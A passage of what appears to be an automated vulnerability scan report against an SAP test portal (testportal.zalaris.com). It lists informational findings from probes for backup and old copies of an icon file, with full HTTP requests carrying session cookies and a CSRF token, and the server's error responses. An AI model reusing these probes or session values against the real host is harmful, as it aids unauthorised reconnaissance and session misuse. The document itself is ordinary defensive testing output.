Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-000344487%7C650; CSRF-Session=97f5b586dea607cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3xCARUzHP1QP|1656564413184|1656584893163; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Accept-Encoding: gzip, deflate
 Referer: https://testportal.zalaris.com/
 Dnt: 1
 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: same-origin
 Sec-Fetch-User: ?1
 Te: trailers
 Connection: close

Response 1

HTTP/1.1 500 Internal Server Error
 Date: Thu, 30 Jun 2022 10:41:35 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 pragma: no-cache
 content-length: 202
 content-type: text/html
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close

<html><head><title>Application Server Error</title></head><body>
 <H2>500 Internal Server Error</H2>

 Error is logged with Tag: {0063807e}
<hr>
 Thu Jun 30 12:41:35 2022

</body></html>
 ...[SNIP]...

Request 2

GET /sap/bc/webdynpro/sap/old_qjiazuzfdvysikaesqslz?sap-wd-configId=ZSTD_HRESS_AC_DRAFT_HIST_FORMS&FPM_HIDE_CLOSE=X&FPM_HIDE_EXIT_CLOSE=X HTTP/1.1
 Host: testportal.zalaris.com
 Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656584893163; SAPWP_active=1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://testportal.zalaris.com/
 Dnt: 1
 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: same-origin
 Sec-Fetch-User: ?1
 Te: trailers
 Connection: close

Response 2

HTTP/1.1 500 Internal Server Error
 Date: Thu, 30 Jun 2022 10:41:37 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 pragma: no-cache
 content-length: 202
 content-type: text/html
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/


```
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004b808d}<br><hr>
Thu Jun 30 12:41:37 2022

</body></html>
...[SNIP]...
```

23.69. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize.bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize.png](https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize.png)**

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize.bak?version=UR.Is:10.30.7.327005.0 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:40:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
```



```
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {005f7e0c}<br><hr>
Thu Jun 30 12:40:10 2022

</body></html>
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/usqg.png?version=UR.ls:10.30.7.327005.0 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:40:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {00897e1c}<br><hr>
Thu Jun 30 12:40:12 2022

</body></html>
...[SNIP]...
```

23.70. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize_old.png

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize.png

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/Personalize_old.png HTTP/1.1
Host: testportal.zalaris.com
```

```
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJQJCC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:39:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://*.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baselib/sap_corbu/img/libs/icon/osvjpkpsngj_old.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJQJCC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:39:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://*.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
```

```
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004b7d2a}<br><hr>
Thu Jun 30 12:39:33 2022

</body></html>
```

23.71. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Copy%20of%20Personalize.png

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Personalize.png

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Copy%20of%20Personalize.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:40:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
